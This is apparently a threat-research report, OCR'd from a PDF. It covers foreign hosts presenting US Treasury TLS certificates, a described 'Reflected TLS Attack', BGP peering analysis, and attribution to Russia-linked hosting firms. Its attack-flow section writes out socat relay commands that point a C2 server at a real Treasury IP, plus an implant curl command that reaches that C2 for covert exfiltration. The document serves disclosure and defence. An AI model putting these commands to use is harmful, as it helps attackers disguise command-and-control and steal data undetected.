
217.142.144.30 @ March 26, 2025 @ 05:28 UTC - Treas cert removed



Field	Old	New
tls.versions[0].ja3s	~~0dabd3853f330e574b05a0b5d8B2dc27~~	
tls.ja4s	~~t120200_c030_344b4dce5a52~~	
tls.ja3s	~~0dabd3853f330e574b05a0b5d8B2dc27~~	
tls.presented_chain[0].subject_dn	~~C=US, O=Entrust\, Inc., OU=See www.entrust.net/legal-terms, OU=(c) 2012 Entrust\, Inc. - for authorized use only, CN=Entrust Certification Authority - L1K~~	
tls.cipher_selected	~~TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384~~	
tls.versions[0].version	~~TLSv1_2~~	
is_success	~~true~~	
tls.versions[0].ja4s	~~t120200_c030_344b4dce5a52~~	
tls.presented_chain[0].issuer_dn	~~C=US, O=Entrust\, Inc., OU=See www.entrust.net/legal-terms, OU=(c) 2009 Entrust\, Inc. - for authorized use only, CN=Entrust Root Certification Authority - G2~~	
tls.presented_chain[0].fingerprint_sha256	~~13afb38a2f6654a8c67bd04f4c5d4c90cd6eab5021bcadc737B7f6b77d3d3fa7~~	
tls.version_selected	~~TLSv1_2~~	
tls.fingerprint_sha256	~~68e11f5c117a0f4b99a664a9c34B5471c27f5982f849f667db11320d371bb7d4~~	

On further inspection, the behavior can be explained by a deceptively simple yet highly effective alternative to a Man-in-the-Middle attack we will call a Reflected TLS Attack.

US Patent and Trademark Office Hostnames in China
https://www.shodan.io/host/2600:9000:20ef:b600:f:5bd4:5bc0:93a1



Reflected TLS Attack Flow Overview

Objective: Once inside the Treasury's network, a threat actor will **make a covert outgoing connection to its C2 server to exfiltrate data and receive commands while bypassing IDS and firewall settings.** The C2 uses the socat command to proxy traffic from its listening port to a legitimate Treasury.gov IP address and back again, thus reflecting the legitimate TLS handshake. While MITM attacks seek to alter or intercept data in transit, the Reflected TLS attack's purpose is to make a C2 server appear legitimate in order to bypass detection.


Step 1

Infiltrate Treasury Department's network and infect a machine with the exploit method of choice.

Step 2

Identify an Akamai edge node or Treasury-controlled IP that serves a valid TLS certificate **without requiring SNI (server name indication).**

We will use the real example **164.95.89.25**, a bare Treasury IP that serves Treasury's PKI homepage pki.treasury.gov with valid TLS certificate. (Not sure why HTTPS is not enforced.)



Step 3

The C2 server 8.219.207.49 uses socat to reflect traffic from a local listening port to a Treasury.gov IP address that serves a valid certificate without SNI enforcement. This creates a mirrored TLS session that makes the C2 server appear legitimate.

Bind C2 port 51245 → IP address serving pki.treasury.gov with no SNI
socat TCP4-LISTEN:51245,fork,reuseaddr TCP4:164.95.89.25:443
Redirect port 443 → C2 daemon on port 51245
socat TCP4-LISTEN:443,fork,reuseaddr TCP4:127.0.0.1:51245
As a result, scanners like Shodan or Censys observing the attacker's infrastructure will see a valid Treasury.gov TLS certificate—on either standard or nonstandard ports—without the server ever possessing the private key.

Step 4

Implant runs curl command with -k (skip verification) and –resolve options
curl -k --resolve treasury.gov:443:8.219.207.49 https://pki.treasury.gov

Step 5


The implant can securely exfiltrate sensitive data or receive commands within a TLS-encrypted channel, without triggering traditional detection mechanisms.
Having established a secure HTTPS tunnel to C2 without modifying any host file or connecting to a non-standard port, the implant can exfiltrate data and receive commands without fear of raising suspicion.

BGP Analysis Ruling Out Edge Behavior as Explanation

Taking great inspiration from the Censys blog post "Hey, That's Not My Server!" we decided to rule out the possibility that this strange TLS certificate behavior was caused by Akamai's open peering policy. Akamai states "we openly peer with any network at IXP locations where we are mutually present."First, we gathered a list of 38 known Akamai ASNs. Then, we created a CSV where each row represented an Akamai-Target ASN pair. We wrote a python script that checked each of these Akamai-Target ASN pairs for either unidirectional (Target seeing Akamai or vice versa) or mutual visibility suggesting peering on the date each certificate was observed on the target ASN.
The results, apart from a few API timeouts, show that there was no visibility between any of the tested Akamai ASNs and target ASNs on the day and time in question. This strengthens the argument that the unexpected foreign hosts displaying TLS certificates was not due to Akamai's auto-peering policy.

Full interactive calendar:
https://public.flourish.studio/visualisation/22323648/
Attribution - Aeza/Stark Industries (seen with real 400yaahc.gov cert) and Baxet (spoofing US gov domains without certs) are all ultimately headquartered in Russia

1. Stark Industries and Aeza International are likely controlled by the same entity in Russia.
    A. Stark Industries and Aeza Group Limited, a now-dissolved predecessor to Aeza International LTD, are registered to the same address in the UK, **71-75 Shelton Street, Covent Garden, London**.
    B. IP address 138.124.123.3 was transferred from Stark Industries to Aeza International approx. 12/21/2024. Source: https://drive.proton.me/urls/2NRBSZS360#QPjVY41y0vLC
2. LLC Baxet (Russia AS51659), Baxet Group Inc (US AS26383), Aeza (UK AS210644), Aeza (Russia AS216246), and Stark Industries (AS44477) are connected by common peer UAB Melbikomas (Lithuania AS56630



Interactive network graph here
https://graphcommons.com/graphs/671b8cb6-77e7-4a6a-b18a-7f8f4e97b131
Russia-linked IP 138.124.123.3 (Aeza International Ltd AS210644) Presented 3 US gov TLS certificates from January 15 - March 5, 2025
https://public.flourish.studio/visualisation/22323648/

Sources

3. socat(1): Multipurpose relay - Linux man page [Internet]. linux.die.net. Available from: https://linux.die.net/man/1/socat
4. Hey, That's Not My Server! | Censys Research on BGP Hijacking [Internet]. Censys. 2024 [cited 2025 Apr 7]. Available from: https://censys.com/blog/hey-thats-not-my-server
5. What is SNI? How TLS server name indication works [Internet]. Cloudflare.com. 2018 [cited 2025 Apr 7]. Available from: https://www.cloudflare.com/learning/ssl/what-is-sni/
6. Chandra. Simulate TCP and TLS Proxy using SOcket CAT [Internet]. Chandra's Blog. 2022 [cited 2025 Apr 5]. Available from: https://chandrat.hashnode.dev/simulate-tcp-and-tls-proxy-using-socket-cat
7. Use cURL with SNI (Server Name Indication) [Internet]. W3docs.com. 2025 [cited 2025 Apr 5]. Available from: https://www.w3docs.com/snippets/php/use-curl-with-sni-server-name-indication.html
8. Akamai Accelerated Network Partner Program [Internet]. Akamai.com. 2021 [cited 2025 Apr 7]. Available from: https://www.akamai.com/site/en/documents/akamai/2021/akamai-accelerated-network-partner-aanp-faq.pdf
9. Akamai-ASN-and-IPs-List/akamai_asn_list.lst at master · SecOps-Institute/Akamai-ASN-and-IPs-List [Internet]. GitHub. 2024 [cited 2025 Apr 7]. Available from: https://github.com/SecOps-Institute/Akamai-ASN-and-IPs-List/blob/master/akamai_asn_list.lst
10. Google Colab - Ripestat Visiblity API call code [Internet]. Google Colab. 2025 [cited 2025 Apr 8]. Available from: https://colab.research.google.com/drive/1F60XD7TsstImmvOBIq-hHXkUHwJfnzAC?usp=sharing
11. Ripestat Visibility API. akamai-asn-visibility-results-fixed-update [Internet]. Google Sheets. 2025 [cited 2025 Apr 8]. Available from: https://docs.google.com/spreadsheets/d/1KW_M2iDLTqPSaoPJ7hvCHPYgvVyerPN4pWHUWXHfbms/edit?usp=sharing
12. Malware Analysis Report SparrowDoor SparrowDoor A new variant of SparrowDoor with additional functionality [Internet]. 2022. Available from: https://www.ncsc.gov.uk/files/NCSC-MAR-SparrowDoor.pdf
13. Morton A. RIPEStat Akamai vs Target Foreign ASNs Visibility Analysis [Internet]. Proton.me. Proton Drive; 2025 [cited 2025 Apr 22]. Available from: https://drive.proton.me/urls/G8PD0ZE6W4#RJk3c7WNDvG3